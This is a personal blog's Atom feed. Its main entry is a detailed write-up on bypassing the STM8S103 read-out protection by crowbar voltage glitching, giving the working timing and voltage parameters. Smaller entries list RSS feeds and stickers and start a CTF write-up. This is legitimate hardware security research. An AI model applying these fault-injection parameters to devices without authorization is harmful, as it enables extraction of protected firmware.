<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://blog.tomgaimann.de/feed.xml" rel="self" type="application/atom+xml" /><link href="https://blog.tomgaimann.de/" rel="alternate" type="text/html" /><updated>2026-08-20T23:26:22+02:00</updated><id>https://blog.tomgaimann.de/feed.xml</id><title type="html">tom’s blog</title><subtitle>some stuff i work on</subtitle><author><name>tom gaimann</name></author><entry><title type="html">Bypassing Read-out Protection on the STM8S103</title><link href="https://blog.tomgaimann.de/bypassing-rop-on-stm8s103/" rel="alternate" type="text/html" title="Bypassing Read-out Protection on the STM8S103" /><published>2026-03-09T00:00:00+01:00</published><updated>2026-03-09T00:00:00+01:00</updated><id>https://blog.tomgaimann.de/bypassing-rop-on-stm8s103</id><content type="html" xml:base="https://blog.tomgaimann.de/bypassing-rop-on-stm8s103/"><![CDATA[<blockquote>
  <p>TLDR: I tried dumping the firmware of a read-out protected STM8S103 with voltage glitching. First I thought capacitors are for losers, then found out I need them, then picked a capacitor an order of magnitude too large, and finally replaced the capacitor with an external power supply to make the glitch work and dump the firmware.</p>
</blockquote>

<h1 id="motivation">Motivation</h1>
<p>In my <a href="/emfi/">previous post about building an EMFI setup</a>, I mentioned that my interest in fault attacks was sparked by a read-out protected (ROP) STM8 microcontroller, found on a printer’s display controller PCB. Almost a year passed before I finally found the time to tackle the project. After submitting my bachelor’s thesis this February, I finally had some free time available, and immediately dove into the project.</p>

<h1 id="previous-work">Previous Work</h1>
<p>There already exist multiple sources about glitching the STM8:</p>
<ul>
  <li><a href="http://web.archive.org/web/20260313231250/https://itooktheredpill.irgendwo.org/2020/stm8-readout-protection/">write-up by rumpeltux</a>: first one I found with valuable information but little details</li>
  <li><a href="http://web.archive.org/web/20260313231000/https://fault-injection-library.readthedocs.io/en/latest/examples/#stm8s-glitching">examples section of findus project</a>: about glitching a custom UART bootloader implementation; not ROP</li>
  <li><a href="http://web.archive.org/web/20260313232320/https://hackaday.io/project/183537-dumping-firmware-with-a-555/log/202230-the-process">write-up by Jarrett</a>: about glitching ROP with a 555 timer circuit; funny read but too much effort</li>
  <li><a href="http://web.archive.org/web/20260313231219/https://gist.github.com/monte-monte/c4cda2d79f12a4a1c970cafd9438cd87">write-up by monte-monte</a>: fairly detailed write-up with a lot of valuable information; (ends up disabling the internal voltage regulator and doing voltage multiplexing instead of simple crowbar glitching)</li>
  <li><a href="https://www.youtube.com/watch?v=CX71p_qcCxY">chip.fail talk by Thomas Roth and Josh Datko</a>: probably the best introduction to voltage glitching on a budget out there</li>
</ul>

<p>However, after reading through all of these and trying to replicate it on my own STM8S103, it simply would not work, so I decided to write yet another post about it.</p>

<h1 id="stm8s103">STM8S103</h1>
<p>The <a href="https://archive.org/details/manuallib-id-2720419/2720419">STM8S103</a> is a low-cost, 8-bit MCU with up to 16KB of flash, integrated timers, ADC, UART/SPI/I2C peripherals, and most importantly for this article, a hardware-enforced ROP.</p>

<p>Programming and debugging the MCU is done via ST’s <a href="https://archive.org/details/manualzilla-id-5818743">Single Wire Interface Module (SWIM)</a>, which, as the name implies, only needs one data line for its operations. It has only three commands: reading, writing and resetting the MCU.</p>

<p>The memory map looks like the following. (Note, that I left out some <strong>Reserved</strong> blocks for brevity; check the <a href="https://archive.org/details/manuallib-id-2720419/2720419">datasheet</a> for the full map.)</p>

<table>
  <thead>
    <tr>
      <th style="text-align: center">Start</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: center">0x0000</td>
      <td>RAM / Stack (1KB)</td>
    </tr>
    <tr>
      <td style="text-align: center">0x4000</td>
      <td>EEPROM</td>
    </tr>
    <tr>
      <td style="text-align: center">0x4800</td>
      <td><strong>Option bytes</strong> (11 bytes)</td>
    </tr>
    <tr>
      <td style="text-align: center">0x4865</td>
      <td>Unique ID</td>
    </tr>
    <tr>
      <td style="text-align: center">0x5000</td>
      <td>GPIO / Peripheral registers</td>
    </tr>
    <tr>
      <td style="text-align: center">0x7F00</td>
      <td>CPU/SWIM/debug/ITC registers</td>
    </tr>
    <tr>
      <td style="text-align: center">0x8000</td>
      <td>Flash program memory (8KB)</td>
    </tr>
  </tbody>
</table>

<p>The first byte of the <strong>Option bytes</strong> block is the actual ROP byte. When set to <code class="language-plaintext highlighter-rouge">0xAA</code> the read-out protection is enabled, causing every read access via the SWIM interface to return <code class="language-plaintext highlighter-rouge">0x71</code>. (This value is not documented anywhere in the three documentations I found about the STM8 and SWIM btw.) Erasing the ROP byte, causes the EEPROM, Option bytes, and flash memory to be cleared immediately.</p>

<p>To read out the firmware from the flash memory, I used an STLinkv2 adapter. The adapter communicates with the MCU over the SWIM interface and requests some amount of bytes (max. 255 per request).</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/stlinkv2.png" alt="STLink v2" /></p>

<p>If we are allowed to read, i.e. <code class="language-plaintext highlighter-rouge">ROP != 0xAA</code>, the MCU sends back the requested bytes. Note, that the ROP byte is not checked for every read request, but rather a “protect memory flag” is latched once at startup. This can be easily verified by enabling ROP without resetting the MCU afterwards: reading the entire memory is possible until the chip is reset.</p>

<p>This implies that we only have to glitch successfully <strong>once</strong> during the startup phase to read the entire memory, which sounds doable judging by the following sentence from the <a href="https://archive.org/details/manuallib-id-2720419/2720419">datasheet</a>.</p>

<blockquote>
  <p>Even if no protection can be considered as totally unbreakable, the feature [ROP] provides a very high level of protection for a general purpose microcontroller.</p>
</blockquote>

<h1 id="voltage-glitching">Voltage Glitching</h1>
<p>Voltage glitching is a fault injection technique that disturbs the power supply of a target device in order to trigger unintended behavior like altering the regular control flow of a program or corrupting memory contents. There are three general approaches to voltage glitching: Arbitrary Waveform Glitching, Voltage Multiplex Glitching, and Crowbar Glitching<sup id="fnref:voltage-glitching-literature"><a href="#fn:voltage-glitching-literature" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>.</p>

<p>Arbitrary waveform glitching was <a href="https://tches.iacr.org/index.php/TCHES/article/view/7390/6562">first introduced in 2019</a> and, as the name implies, inserts arbitrary waveforms into the supply lines of a target. It’s probably the most powerful form of voltage glitching but requires a rather complicated setup.</p>

<p>Another technique with a rather sophisticated setup is voltage multiplex glitching, where the attacker quickly switches the voltage levels of the targets power lines. I couldn’t find much information about this technique besides some info in the <a href="https://web.archive.org/web/20260313231013/https://fault-injection-library.readthedocs.io/en/latest/glitches/">examples section of the findus library</a>.</p>

<p>Crowbar glitching is, setup-wise, the easiest technique and therefore what we will be doing in this article. It was first introduced in <a href="https://eprint.iacr.org/2016/810">a paper by Colin O’Flynn</a> in 2016, where he showed successful attacks against five devices using this method. It involves shorting the power rails of the target for a very short amount of time; typically in the nano- to microsecond range. Shorting the rails is usually implemented by connecting an N-channel MOSFET between VDD and GND, like shown below.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/crowbar.png" alt="crowbar circuit diagram" /></p>

<p>When trigger is HIGH, VDD is pulled to GND, resulting in a voltage drop in VDD. This can cause timing violations in the target device.</p>

<p>The desired effect of a crowbar glitch in our scenario is to disturb the latching of the “protect memory flag” mentioned in the previous section. How this can happen exactly cannot be determined without access to the inner workings of the internal state machine responsible for the ROP mechanism. However, several stages during the start-up phase could potentially be affected by a glitch. Possible points where the ROP mechanism may be vulnerable to a crowbar glitch include:</p>
<ul>
  <li>Loading the ROP byte from memory</li>
  <li>Comparing its value to <code class="language-plaintext highlighter-rouge">0xAA</code></li>
  <li>Latching the result</li>
</ul>

<h1 id="target-preparation">Target Preparation</h1>
<p>Our target for the rest of this post will be a <code class="language-plaintext highlighter-rouge">STM8S103F3</code> development board, which was maybe manufactured by ST Microelectronics. I say <em>maybe</em>, as I’m not 100% sure whether the MCUs on the development boards I bought from AliExpress are genuine. The functionality I cared about works just as described in the <a href="https://archive.org/details/manuallib-id-2720419/2720419">datasheet</a>; however, the chip markings scream <strong>fake chip</strong>. Below picture shows the markings of a genuine STM8S003 on the left and the markings of the STM8S103 I received on the right.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/markings-comparison.png" alt="comparison of stm8 markings" /></p>

<p>As you can see, the markings on the right chip are extremely blurry and barely readable. According to <a href="https://theses.hal.science/tel-03681806">this source</a>, <em>out-of-spec ICs</em> that were rejected during testing due to insufficient performance can enter the gray market. Such parts may be bought cheaply and then (sometimes poorly, <a href="https://www.bunniestudios.com/blog/2007/well-executed-counterfeit-chips">sometimes not so poorly</a>) remarked before being resold. Fingers  crossed this doesn’t come back to bite me later.</p>

<h2 id="where-to-attack">Where to attack?</h2>
<p>Below you can see an image of the development boards front side (left) and the back side (right). (Note, that I removed all components to have a better view on the traces; also the back side image is mirrored!). The most important traces and components are labeled.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/front-back.png" alt="front and mirrored back of stm8s103 target board (annotated)" /></p>

<p>The yellow trace connects <code class="language-plaintext highlighter-rouge">C_VCAP</code> directly to the internal voltage regulator, which powers the CPU core. As the CPU core supply is sensitive to voltage fluctuations, transient disturbances at <code class="language-plaintext highlighter-rouge">VCAP</code> can affect instruction execution and potentially disrupt security mechanisms, resulting in unintended system behavior [<a href="http://web.archive.org/web/20260313231000/https://fault-injection-library.readthedocs.io/en/latest/examples/#stm8s-glitching">source; image below derived from there too</a>].</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/internal-regulator2.png" alt="Internal voltage regulator schematic" /></p>

<p>So <code class="language-plaintext highlighter-rouge">VCAP</code> will be our attack point: by shorting <code class="language-plaintext highlighter-rouge">VCAP</code> to <code class="language-plaintext highlighter-rouge">GND</code>, we can directly mess with the internal core voltage!</p>

<h2 id="changes-to-the-pcb">Changes to the PCB</h2>
<p>All modifications I made to the target board are illustrated below.  For good measure I removed all capacitors on the board and the external voltage regulator as they aren’t strictly required for operation (<em>right?</em>). Additionally, to have better access to the <code class="language-plaintext highlighter-rouge">VCAP</code> line, I cut the trace to the bottom left pad labeled with <code class="language-plaintext highlighter-rouge">+</code> and hacked in a wire.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/front-back-modified.png" alt="front and mirrored back of stm8s103 target board (annotated modifications)" /></p>

<h1 id="glitch-setup">Glitch Setup</h1>
<p>With the target board suitably butchered, it was time to set up the actual glitching hardware. BTW: Most of the code I wrote for this project can be found in the <a href="https://github.com/7omg/gowin-glitcher">project repository</a>.</p>

<h2 id="hardware">Hardware</h2>
<p>Some time last year, I bought a <code class="language-plaintext highlighter-rouge">Pico Glitcher v2.3</code>, designed by Matthias Kesenheimer, for an insanely low price of 5 euro. The price was this low as it had some minor design error. Despite having a fully featured glitching platform readily available, I decided to devise my own setup from scratch, as I wanted to get started with FPGA programming anyway.</p>

<p>A simple crowbar glitching device should be capable of four things:</p>
<ul>
  <li>Starting the glitch based on an input trigger</li>
  <li>Delaying the glitch from the input trigger signal for some amount of time</li>
  <li>Shorting the power rails of the target for some amount of time</li>
  <li>Update the glitch parameters during runtime</li>
</ul>

<p>So I started implementing a simple glitcher on a Tang Nano 9K FPGA development board. One major problem I came across was that my design did not work for a 108MHz clock, as I did the initial development on the standard internal clock 27MHz. When trying to step up from 27 to 108Mhz the toolchain threw this error:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ERROR: Max frequency for clock 'sys_clk': 75.14 MHz (FAIL at 108.00 MHz)
</code></pre></div></div>
<p>which just means my code <em>sucks so hard</em> that it cannot be routed to fulfill the 108MHz timing constraints.</p>

<p>I tried synthesis with 81MHz (3 x 27MHz), and the glitcher worked despite the timing violation reported by the toolchain! Initially, I was worried that the resolution wouldn’t be enough to trigger successful glitch, but that turned out  not to be a problem.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/glitcher.jpeg" alt="Glitcher top view" /></p>

<h2 id="software">Software</h2>
<p>After coding a python interface for the glitcher, I wanted to use it with the <code class="language-plaintext highlighter-rouge">findus</code> fault injection library (mainly for the nice graphical output it provides). So after writing yet another interface I was ready to write the actual glitching logic.</p>

<p>The glitching script does four things:</p>
<ol>
  <li>set random glitch parameters</li>
  <li>start glitcher (listen for reset signal)</li>
  <li>reset chip (actually starts the glitch)</li>
  <li>check if ROP was glitched</li>
</ol>

<p>To check whether ROP was glitched successfully I used <a href="https://github.com/NDBCK/stm8flash_dump">stm8flash_dump</a>, which adds an additional command line flag to do exactly this to the original <a href="https://github.com/vdudouyt/stm8flash">stm8flash</a> tool.</p>

<h1 id="glitching">Glitching!!!</h1>
<p>Finally it was time to start glitching…</p>
<h2 id="no-capacitor">No capacitor?</h2>
<p>Below we see a first test glitch, with <em>no capacitor</em> installed. First the reset line (purple) is pulled low to hold the MCU in reset. When reset is released, a delay of 100 clock cycles (~1,24ms @ 81MHz) is applied before the glitch line (yellow) is pulled high for 13 clock cycles. During these 13 clock cycles we can observe the core voltage (cyan) dropping for roughly the same duration. Thats the effect we want to see.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/test-glitch-13cc-t500ns.png" alt="" /></p>

<p>However, what we don’t want to see is the reset line also dropping slightly at around 400ns. That means that the core voltage is too low for the chip to continue operation, which prevents us from reading out the memory after a successful glitch.</p>

<p>When zooming out to to inspect more of the core voltage we can see a clear sawtooth pattern of the core voltage, indicating that the core voltage is highly unstable.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/test-glitch-13cc-t10us.png" alt="" /></p>

<p>Zooming out even more reveals that the chip resets even without us glitching in between (e.g. at t=100us, t=150us, t=200us).</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/test-glitch-13cc-t100us.png" alt="" /></p>

<p>This behavior makes sense as the datasheet clearly states that we need a capacitor on the <code class="language-plaintext highlighter-rouge">VCAP</code> line between 470nF and 3300nF.</p>

<p>Because I didn’t have such small capacitors on hand, I inserted a 10uF (left image) and a 100uF capacitor (right image) on the <code class="language-plaintext highlighter-rouge">VCAP</code> line, with 30 clock cycles glitch duration. Note, that the core voltage on the left drops more than on the right (Vmin=216mV vs. Vmin=800mV), which makes sense to me as the 10uF capacitor stores less energy than the one with 100uF, resulting in a larger drop.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/test-glitch-30cc-10uf_cap_left-100uf_cap_right.png" alt="comparison 10uF (left) vs 100uF (right) capacitor on VCAP line" /></p>

<p>So we do in fact need a capacitor on <code class="language-plaintext highlighter-rouge">VCAP</code> to prevent the chip from resetting, but it should be as small as possible to achieve a sufficiently powerful glitch.</p>

<h2 id="no-swim-zone">No SWIM Zone</h2>
<p>Finally the time has come to find a successful glitch… or so I thought.</p>

<p>The <a href="https://archive.org/details/manuallib-id-2720419/2720419">datasheet</a> states that the maximum time from reset pin release to vector fetch is 150us. As the ROP byte has to be checked before any code is executed on the system, I continued to use this as the upper bound for the delay parameter bruteforce. For the glitch length I chose an upper limit of 12 clock cycles, as the chip always resets with glitches above 12 clock cyles. The result from this bruteforce search, including about 10.000 attempts, are depicted below.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/results-10uf-10k_glitches.png" alt="Parameter bruteforce search with 10uF capacitor in place" /></p>

<p>The STLink reported 36 <code class="language-plaintext highlighter-rouge">SWIM errors</code>, meaning there was some problem with the communication over the SWIM interface. What problem exactly is impossible to say with the current setup as <a href="https://github.com/vdudouyt/stm8flash">stm8flash</a> only reports a generic error message.</p>

<blockquote>
  <p>In hindsight this attempt was really stupid. The <a href="https://archive.org/details/manuallib-id-2720419/2720419">datasheet</a> <strong>CLEARLY</strong> states the minimum (470<strong>nF</strong>) and maximum (3300<strong>nF</strong>) values for <code class="language-plaintext highlighter-rouge">VCAP</code>… and I tried my luck with a 10<strong>uF</strong> capacitor🗿.</p>
</blockquote>

<h2 id="voltage-regulators">Voltage Regulators</h2>
<p>After a very long time of trial and error I came across the <a href="https://web.archive.org/web/20260819134024/https://chipwhisperer.readthedocs.io/en/latest/cw_tips_tricks/advanced_usage/regulators.html">Tips and Tricks section of the chipwhisperer wiki about “Targets with Internal Regulators”</a>. The short article is originally about preventing internal regulators from distorting measurements in side-channel power analysis setups by using an external voltage source to <em>overpower</em> the chip’s internal voltage regulator. The idea is that the internal regulator sees that the feedback voltage is above the target voltage (1.8V in our case) and thus will not pass any voltage, resulting in a lower noise signal.</p>

<p>I suspected this might also be useful for voltage glitching: perhaps the internal regulator would take longer to compensate for the crowbar glitch when its feedback voltage was above 1.8V. (I don’t know if this is actually what happens internally, but it seemed to work.)</p>

<p>So I threw out the 10uF capacitor, set my power supply to 1.9V, and hooked it up directly to the <code class="language-plaintext highlighter-rouge">VCAP</code> line. And et voilà…</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/results-1.9V_psu-10k_glitches.png" alt="Parameter bruteforce search with PSU connected to VCAP and set to 1.9V" /></p>

<p>The green points mean that the read-out protection was bypassed and the memory read out successful!!!</p>

<p>Overall, we achieve a success rate of around 11%, with delays between 4000 and 5000 clock cycles (approximately 50-60us at 81MHz) and glitch lengths ranging from 2 to 8 clock cycles. Increasing the voltage to 2.0V results in slightly more successful glitches and allows for longer glitch lengths as well (see <a href="#a-increasing-psu-voltage">Appendix A</a>).</p>

<p>To avoid releasing the magic smoke, I refrained from increasing the voltage any further.</p>
<h1 id="profit">Profit??</h1>
<p>Now, finally, after more than a year of waiting, it was time to dump the firmware from the printer display controller; the very thing that had sparked this whole ordeal. So I desoldered the chip from the display controller and stuck it on a breakout board.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/printer-stm8.png" alt="stm8s103 on breakout board" /></p>

<p>At this point, I was really worried that it wouldn’t work for some reason. My biggest concern was the obviously counterfeit chip I’d done my entire testing phase with.</p>

<p>But it worked.</p>

<p>Just as with the test device :)</p>

<h1 id="conclusion">Conclusion</h1>
<p>After <strong>a lot</strong> of trial and error, I was finally able to bypass the read-out protection on the <code class="language-plaintext highlighter-rouge">STM8S103</code> using a relatively simple setup. I learned a lot about crowbar voltage glitching and even learned some verilog on the way.</p>

<p>The biggest lesson from this project is just how sensitive voltage glitching is to the physical setup. Seemingly minor changes to the setup (not even only the circuit) can have a huge impact on the resulting glitch (see <a href="#b-many-different-glitches">Appendix B</a>).</p>

<p>This also explains why reproducing results from other STM8 glitching write-ups was much harder than expected. Even when the general attack methodology is the same, the exact parameters that work can be highly specific to the hardware and wiring of the individual setup. In my case, the external <code class="language-plaintext highlighter-rouge">VCAP</code> supply turned out to be the key to making the attack work, although it probably also would have worked with a smaller capacitor (or even using the original one, lol).</p>

<p><strong>EDIT (2026-08-20):</strong> I tried again with a 100nF capacitor on <code class="language-plaintext highlighter-rouge">VCAP</code> with the external power supply disconnected. The chip worked without repeated resets, even though the datasheet gives a minimum capacitance of 470nF. However, I still didn’t observe any successful glitches.  Some people in the comment section of <a href="https://itooktheredpill.irgendwo.org/2020/stm8-readout-protection/">rumpeltux’ writeup</a> recommended to raise the supply voltage. Therefore I raised it to 6.5V (maximum rating is 5.5V!), but this didn’t produce any successful glitches either. Apparently, there is also the possibility of leaving VDD disconnected, only provide 1.8V at <code class="language-plaintext highlighter-rouge">VCAP</code> and then glitch with voltage multiplexing. The catch is that they used a different MCU (<code class="language-plaintext highlighter-rouge">STM8S005</code>) and I’m not sure if it applies to this MCU as well. I wasn’t able to read out the chip at all when providing only 1.8V at <code class="language-plaintext highlighter-rouge">VCAP</code>, either.</p>

<h1 id="appendix">Appendix</h1>

<h2 id="a-increasing-psu-voltage">A. Increasing PSU Voltage</h2>
<p>Glitch frequency increases slightly with applied voltage, but point in time stays the same.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/results-2.0V_psu-10k_glitches.png" alt="Parameter bruteforce search with PSU connected to VCAP and set to 2.0V" /></p>
<h2 id="b-many-different-glitches">B. Many Different Glitches</h2>
<p>During the numerous hours of attempting to glitch the ROP I observed multiple different glitch traces. All of them were generated by seemingly identical setups. However, I noticed that the exact behavior of my setup is extremely unpredictable. Simply using a different cable on the breadboard can completely change the resulting trace. Sometimes, it even felt like the setup changed randomly overnight just to mess with me.</p>

<p>Below are five different traces I recorded: four generated using an <code class="language-plaintext highlighter-rouge">IRLML2502</code> transistor and one using an <code class="language-plaintext highlighter-rouge">IRLZ44N</code> transistor.</p>

<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/glitches.png" alt="Five different glitch traces observed during testing" /></p>

<h2 id="c-full-setup">C. Full Setup</h2>
<p><img src="/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/full-setup.jpeg" alt="Full setup" /></p>

<h1 id="footnotes">Footnotes</h1>
<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:voltage-glitching-literature">
      <p>Most information in the Voltage Glitching section comes from the first two chapters of <a href="https://tches.iacr.org/index.php/TCHES/article/view/7390/6562">Shaping the Glitch: Optimizing Voltage Fault Injection Attacks</a> and <a href="https://eprint.iacr.org/2016/810">Fault Injection using Crowbars on  Embedded Systems</a>. For an in-depth explanation of how crowbar glitches work, I recommend <a href="https://arxiv.org/pdf/1903.08102">Injecting Software Vulnerabilities with Voltage  Glitching</a>. <a href="#fnref:voltage-glitching-literature" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>tom gaimann</name></author><category term="projects" /><category term="hardware" /><category term="fault-injection" /><category term="voltage-glitching" /><category term="stm8" /><summary type="html"><![CDATA[Writeup on bypassing read-out protection on the STM8S103 via crowbar voltage glitching.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://blog.tomgaimann.de/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/full-setup.jpeg" /><media:content medium="image" url="https://blog.tomgaimann.de/assets/img/projects/2026-03-09-bypassing-rop-on-stm8s103/full-setup.jpeg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Interesting RSS feeds</title><link href="https://blog.tomgaimann.de/rss-feeds/" rel="alternate" type="text/html" title="Interesting RSS feeds" /><published>2026-03-02T00:00:00+01:00</published><updated>2026-03-02T00:00:00+01:00</updated><id>https://blog.tomgaimann.de/rss-feeds</id><content type="html" xml:base="https://blog.tomgaimann.de/rss-feeds/"><![CDATA[<p>Below are some of the RSS feeds I am subscribed to. They are not listed in any particular order. Some of them are inactive too.</p>

<p>Blogs:</p>
<ul>
  <li>https://atcnetz.blogspot.com/feeds/posts/default</li>
  <li>https://blog.noahhw.dev/index.xml</li>
  <li>https://yifan.lu/feed.xml</li>
  <li>https://courk.cc/feeds/all.atom.xml</li>
  <li>https://cybergibbons.com/feed/</li>
  <li>https://www.da.vidbuchanan.co.uk/blog/rss.xml</li>
  <li>https://dmitry.gr/rss.php</li>
  <li>https://hforsten.com/feeds/all.atom.xml</li>
  <li>https://www.righto.com/feeds/posts/default</li>
  <li>https://n-o-d-e.net/rss/rss.xml</li>
  <li>https://swarm.ptsecurity.com/feed/</li>
  <li>https://th0mas.nl/post/index.xml</li>
  <li>https://ctf.re/feed.xml</li>
  <li>https://xorvoid.com/rss.xml</li>
  <li>https://stefan-gloor.ch/rss.xml</li>
  <li>https://abhinavagarwal07.github.io/feed.xml</li>
  <li>https://astralvx.com/feed/</li>
  <li>https://maia.crimew.gay/feed.xml</li>
  <li>https://lujji.github.io/blog/atom.xml</li>
  <li>http://voidstarsec.com/blog/feeds/all.atom.xml</li>
  <li>https://wrongbaud.github.io/feed.xml</li>
  <li>https://www.bunniestudios.com/blog/feed/</li>
  <li>https://srlabs.de/blog/rss.xml</li>
  <li>https://itooktheredpill.irgendwo.org/index.xml</li>
  <li>https://mitxela.com/feed</li>
  <li>https://www.synacktiv.com/en/feed/lastblog.xml</li>
</ul>

<p>Podcasts:</p>
<ul>
  <li>https://requestforcomments.de/feed/opus</li>
  <li>https://xyrillian.de/noises/stp/rss.xml</li>
</ul>]]></content><author><name>tom gaimann</name></author><category term="other" /><category term="rss" /><summary type="html"><![CDATA[Below are some of the RSS feeds I am subscribed to. They are not listed in any particular order. Some of them are inactive too.]]></summary></entry><entry><title type="html">Stickers</title><link href="https://blog.tomgaimann.de/stickers/" rel="alternate" type="text/html" title="Stickers" /><published>2025-12-10T00:00:00+01:00</published><updated>2025-12-10T00:00:00+01:00</updated><id>https://blog.tomgaimann.de/stickers</id><content type="html" xml:base="https://blog.tomgaimann.de/stickers/"><![CDATA[<p>This page showcases all the stickers I’ve designed and printed for various events. Since I distribute them free of charge through sticker-sharing boxes, I have no control over where they end up afterwards.</p>

<p>The original svg files will be made available at some point on my github. (<strong>TODO</strong>)</p>

<h2 id="mangelhaft-siegel">Mangelhaft Siegel</h2>
<p>Printed for 38c3.</p>

<p><img src="/assets/img/other/stickers/mangelhaft.webp" alt="mangelhaft sticker" /></p>

<h2 id="bundesamt-für-">Bundesamt für …</h2>
<p>Printed for 39c3.</p>

<p><img src="/assets/img/other/stickers/chatkontrolle.webp" alt="chatkontrolle sticker" /></p>

<p><img src="/assets/img/other/stickers/massenueberwachung.webp" alt="massenueberwachung sticker" /></p>]]></content><author><name>tom gaimann</name></author><category term="other" /><category term="stickers" /><summary type="html"><![CDATA[This page showcases all the stickers I’ve designed and printed for various events. Since I distribute them free of charge through sticker-sharing boxes, I have no control over where they end up afterwards.]]></summary></entry><entry><title type="html">google25 - メガ</title><link href="https://blog.tomgaimann.de/sonk/" rel="alternate" type="text/html" title="google25 - メガ" /><published>2025-06-30T00:00:00+02:00</published><updated>2025-06-30T00:00:00+02:00</updated><id>https://blog.tomgaimann.de/sonk</id><content type="html" xml:base="https://blog.tomgaimann.de/sonk/"><![CDATA[<h1 id="overview">Overview</h1>
<ul>
  <li><strong>CTF</strong>: GoogleCTF 2025</li>
  <li><strong>Challenge name</strong>: メガ</li>
  <li><strong>Author</strong>: ?</li>
  <li><strong>Category</strong>: misc</li>
  <li><strong>Difficulty</strong>: easy</li>
  <li>ctf files: <a href="/download/ctf-files/google25/sonk.zip">zip archive</a></li>
</ul>

<h2 id="challenge-description">Challenge description</h2>
<blockquote>
  <p>Join the 16-bit revolution! Can you help Sonk the Rabbit find all flags? Submit your recording to get the flag: python3 submit.py solution.inp <a href="https://www.google.com/url?sa=D&amp;q=http%3A%2F%2Fmega.2025.ctfcompetition.com">mega.2025.ctfcompetition.com</a> 1337 Note: Submit the flag starting with “CTF{A:” here. For submitting the other flag, see the challenge titled “メガB”.</p>
</blockquote>

<h2 id="recon">Recon</h2>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% la misc-mega-rust-1
0755 drwxr-xr-x 601k tom tom 30 Jun 18:33 game
0755 drwxr-xr-x  84k tom tom 30 Jun 18:33 libs
0755 drwxr-xr-x 3.4k tom tom 30 Jun 18:33 rom
0755 drwxr-xr-x  18k tom tom 30 Jun 18:33 toolchain
0644 .rw-r--r--   91 tom tom 31 Dec  1979 .gitignore
0644 .rw-r--r-- 5.3k tom tom 31 Dec  1979 Cargo.lock
0644 .rw-r--r--  173 tom tom 31 Dec  1979 Cargo.toml
0644 .rw-r--r--  623 tom tom 31 Dec  1979 Makefile
0644 .rw-r--r--  846 tom tom 31 Dec  1979 megadrive.x
0644 .rw-r--r-- 2.2k tom tom 31 Dec  1979 pow.py
0644 .rw-r--r--  840 tom tom 31 Dec  1979 README.md
0644 .rw-r--r--   64 tom tom 31 Dec  1979 rustfmt.toml
0644 .rw-r--r--  17M tom tom 31 Dec  1979 sonk.md
0644 .rw-r--r-- 1.1k tom tom 31 Dec  1979 submit.py
</code></pre></div></div>
<p>Trying to <code class="language-plaintext highlighter-rouge">cat sonk.md</code> crashed my terminal as it’s not a markdown file, but a  <code class="language-plaintext highlighter-rouge">Sega Mega Drive / Genesis ROM image</code>.</p>

<p>From <code class="language-plaintext highlighter-rouge">README.md</code>:</p>
<ul>
  <li>run the game with: <code class="language-plaintext highlighter-rouge">mame genesis -cart sonk.md</code></li>
  <li>record solution with: <code class="language-plaintext highlighter-rouge">mame genesis -cart sonk.md -record solution.inp</code></li>
  <li>send solution to server with: <code class="language-plaintext highlighter-rouge">python3 submit.py /home/user/.mame/inp/solution.inp mega.2025.ctfcompetition.com 1337</code></li>
  <li>rebuild the game with: <code class="language-plaintext highlighter-rouge">make sonk.md</code></li>
</ul>

<h3 id="game">Game</h3>

<p>After starting the game we are greeted with this screen.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/game-start.png" alt="first-start" /></p>

<p>We can control the rabbit (whose name is <strong>sonk</strong> apparently) with the LEFT, RIGHT and UP arrow keys.
Going through the level we find two flags. One on top of a tree (out of range for us)</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/location-flag-b.png" alt="location-flag-b" /></p>

<p>and one in a a spike cage.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/location-flag-a.png" alt="location-flag-a" /></p>

<p>When touching the spikes or the wasp, the rabbit is knocked back and can’t move until he touches ground again. Landing on another spike or another wasp when airborne already, gives the rabbit another push back. This continues until he doesn’t land on a spike or wasp.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/ouch.png" alt="ouch" /></p>

<h3 id="source-code">Source code</h3>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% tree game/src
game/src
├── anim.rs
├── flag.rs
├── game.rs
├── lib.rs
├── map_data.rs
├── map.rs
├── palettes.rs
├── physics.rs
├── sonk.rs
├── spike.rs
├── tiles.rs
└── wasp.rs
</code></pre></div></div>

